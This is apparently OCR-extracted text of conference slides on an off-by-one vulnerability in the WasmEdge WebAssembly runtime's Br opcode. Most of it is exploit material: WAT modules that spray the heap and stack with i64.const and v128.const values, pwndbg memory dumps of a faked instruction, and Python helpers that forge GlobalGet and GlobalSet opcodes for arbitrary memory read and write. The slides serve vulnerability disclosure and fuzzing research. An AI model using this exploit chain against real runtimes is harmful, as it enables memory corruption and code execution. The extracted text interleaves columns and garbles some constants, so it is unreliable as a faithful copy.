                                                        return branchToLabel(StackMgr, Instr.getJump().StackEraseBegin,
   if (auto Res = Dispatch(); !Res) {
                                                                             Instr.getJump().StackEraseEnd, Instr.getJump().PCOffset,
     return Unexpect(Res);
                                                                             PC);
   PC++;
```



WasmEdge – Br Opcode Analyse

```
Expect<void> Executor::branchToLabel(Runtime::StackManager &StackMgr,
                                                                                                 PCOffset = Instr.getJump().PCOffset
                                    uint32 t EraseBegin, uint32 t EraseEnd,
                                                                                                 What the Value is?
                                    int32 t PCOffset,
                                    AST::InstrView::iterator &PC) noexcept {
 // Check stop token
 if (unlikely(StopToken.exchange(0, std::memory order relaxed))) {
    spdlog::error(ErrCode::Interrupted);
   return Unexpect(ErrCode::Interrupted);
                                                          Expect<void> FormChecker::checkInstr(const AST::Instruction &Instr) {
 StackMgr.stackErase(EraseBegin, EraseEnd);
 PC += PCOffset;
                                                           switch (Instr.getOpCode()) {
 return {};
                                                            case OpCode::Br:
                                                              if (auto D = checkCtrlStackDepth(Instr.getTargetIndex()); !D) {
                                                                return Unexpect(D);
                                                              } else {
                                                                // D is the last D element of control stack.
                                                                auto &Jump = const_cast<AST::Instruction &>(Instr).getJump();
    Here calculate the
    Jump.PCOffset
                                                                Jump.PCOffset = static cast<int32 t>(CtrlStack[*D].Jump - &Instr);
                                                                return unreachable();
```



Vulnerability - Off by One in Br Opcode

```
Expect<void> Executor::branchToLabel(Runtime::StackManager &StackMgr,
                                                                                                (module
                                     uint32 t EraseBegin, uint32 t EraseEnd,
                                                                                                  (type (;0;) (func))
                                     int32 t PCOffset,
                                                                                                  (func (;0;) (type 0)
                                     AST::InstrView::iterator &PC) noexcept {
                                                                                                    call 1
 // Check stop token
 if (unlikely(StopToken.exchange(0, std::memory order relaxed))) {
                                                                                                  (func (;1;) (type 0)
    spdlog::error(ErrCode::Interrupted);
    return Unexpect(ErrCode::Interrupted);
                                                                                                  (export " start" (func ∅))
                                                                        PCOffset =
 StackMgr.stackErase(EraseBegin, EraseEnd);
 PC += PCOffset; -
                                                  PC += 1
 return {};
Expect<void> Executor::execute(Runtime::StoreManager &StoreMgr,
   . . . . . .
                                                                                           Off By
   case OpCode::Br:
                                                                                           One?
     return runBrOp(StackMgr, Instr, PC);
   . . . . . .
 while (PC != PCEnd) {
   OpCode Code = PC->getOpCode();
   if (auto Res = Dispatch(); !Res) {
      return Unexpect(Res);
```


→ PC += 1

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
PC++;



Vulnerability - Off by One in Br Opcode







```
(module
 (type (;0;) (func))
 (global (;0;) i64 (i64.const 0x61626364))
 (func $ a(;1;) (type 0)
    i64.const 0x11111111
    i64.const 0x11111111
                                           Use i64.const opcode
    i64.const 0x211111111
                                           to do heap spray
    i64.const 0x311111111
    . . . . . .
    nop
    call $_b
    drop
    drop
                                           balance
    drop
                                           stack
    drop
    . . . . . .
    drop
 (func $_b(;2;) (type 0)
    br 0
 (func $ start(;0;) (type 0)
   . . . . . .
   call $ a
   . . . . . .
 (export " start" (func $ start))
 (memory (;0;) 1)
```



```
In file: /home/sea/Desktop/WasmEdge/lib/executor/helper.cpp
        spdlog::error(ErrCode::Interrupted);
  187
        return Unexpect(ErrCode::Interrupted);
  188
  189
  190
       StackMgr.stackErase(EraseBegin, EraseEnd);
  191
 192
       PC += PCOffset;
       return {};
  193
  194 }
  195
  196 Runtime::Instance::TableInstance *
  197 Executor::getTabInstByIdx(Runtime::StackManager &StackMgr
                                                                   End
pwndbg> x /20gx PC
0x7f6f00001d90: 0x000000000000000 0x0000000100000000
Fake Instruction
0x7f6f00001dc0: 0x0000000b000001b8 0x00000000000000000
                                                                   Object
0x7f6f00001dd0: 0x0000004200000154 0x00000000000000000
0x7f6f00001de0: 0x0000002a11111111 0x000000000000000000
0x7f6f00001df0: 0x000000420000015b 0x00003940000000075
0x7f6f00001e00: 0x00005645ef63fdd8 0x00007f6f00001280
                                                    Sprayed i64.const value
0x7f6f00001e10: 0x0000004200000046 0x00007f6f00001b10
```



We can fake an arbitrary opcode, but operand can't be controlled.



```
In file: /home/sea/Desktop/WasmEdge/lib/executor/helper.cpp
  187
         spdlog::error(ErrCode::Interrupted);
         return Unexpect(ErrCode::Interrupted);
  188
  189
  190
  191
       StackMgr.stackErase(EraseBegin, EraseEnd);
        PC += PCOffset;
192
  193
       return {};
  194 }
  195
  196 Runtime::Instance::TableInstance *
  197 Executor::getTabInstByIdx(Runtime::StackManager &StackMg
r,
pwndbg> x /40wx PC
0x7f6f00001d90: 0x00000000 0x00000000 0x000000<del>000 0x</del>00000001
0x7f6f00001da0: 0x000001b6 0x0000000c 0x00000000 0x000000000
0x7f6f00001dd0: 0x000000154 0x00000000<del>42</del> 0x00000000 0x000000000
0x7f6f00001de0: 0x11111111 0x0000002a 0x00000000 0x00000000
```

Try to find some opcodes who use the JumpEnd


```
struct Instruction {
    uint32_t JumpEnd;
    uint32_t JumpElse;
    BlockType ResType;
    uint32_t Offset = 0;
    OpCode Code;
    struct {
        bool IsAllocLabelList : 1;
        bool IsAllocValTypeList : 1;
    } Flags;
};
```



We found that Else opcode uses JumpEnd, and the PC value will be changed.

```
(module
 (type (;0;) (func))
 (global (;0;) i64 (i64.const 0x61626364))
 (func $ a(;1;) (type 0)
     i64.const 0x11111111
     i64.const 0x291111111
     i64.const 0x500000000
     i64.const 0xn11111111
     nop
    call $ b
     drop
     drop
     drop
     drop
     . . . . . .
     drop
 (func $_b(;2;) (type 0)
     br 0
 (func $ start(;0;) (type 0)
   . . . . . .
   call $ a
    . . . . . .
 (export "_start" (func $_start))
 (memory (;0;) 1)
```





Now, you can run any instructions you faked!

We can use v128.const i64x2 to spray sp stack

```
(module
 (type (;0;) (func))
 (global (;0;) i64 (i64.const 0x61626364))
 (func $ a(;1;) (type 0)
     . . . . . .
     call $ b
     . . . . . .
 (func $_b(;2;) (type 0)
    br 0
 (func $ start(;0;) (type 0)
        v128.const i64x2 0xffffffff 0xffffffff
        v128.const i64x2 0x1ffffffff 0x1ffffffff
        . . . . . .
        nop
        v128.const i64x2 0xnffffffff 0xnffffffff
        call $ a
        drop
        drop
        . . . . . .
        drop
        . . . . . .
  (export " start" (func $ start))
  (memory (;0;) 1)
```




```
def Global Get(index):
   global i
  i += 2
  code = 'nop\n'
  code += 'v128.const i64x2 %d 0\n' % (index)
  code += 'nop\n'
   code += 'v128.const i64x2 0x2300000000 0\n'
  return code
def Global Set(index):
   global i
  i += 2
  code = 'nop\n'
  code += 'v128.const i64x2 %d 0\n' % (index)
   code += 'nop\n'
   code += 'v128.const i64x2 0x2400000000 0\n'
  return code
def i32 const(value):
   global i
  i += 2
  code = 'nop\n'
   code += 'v128.const i64x2 %d 0\n' % (value)
  code += 'nop\n'
  code += 'v128.const i64x2 0x4100000000 0\n'
  return code
. . . . . .
```

Fake Global_Get and Global_Set instruction, we can get arbitrary address read / write.

Construct any opcode you need, and exploit it!









structured fuzzing inspired by

FREEDOM: Engineering a State-of-the-Art DOM Fuzzer (ACM CSS 2020)

- control pc_stack
- i32.const, i64.const, v128.const
- GlobalGet & GloblaSet



Q&A

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Q1: can we fuzz wasm in v8 and other js engines?

```
extern "C" int LLVMFuzzerTestOneInput(const uint8 t *Data, size t Size)
    DataOutputStream out;
    WasmStructure *wasm = new WasmStructure((void *)Data, Size);
    wasm->generate();
    wasm->getEncode(&out);
    int sz = out.size();
    char *buf = (char *)calloc(sz, 7);
    const unsigned char *data = out.buffer();
   const char csource_fmt[] = R"(
            let bytes = new Uint8Array([%s]);
            let module = new WebAssembly.Module(bytes);
            let instance = new WebAssembly.Instance(module);
            instance.exports._start();
//feed the string to the is engine
. . . . . .
```



Thank You!

https://github.com/ha1vk/blackhat_wasm



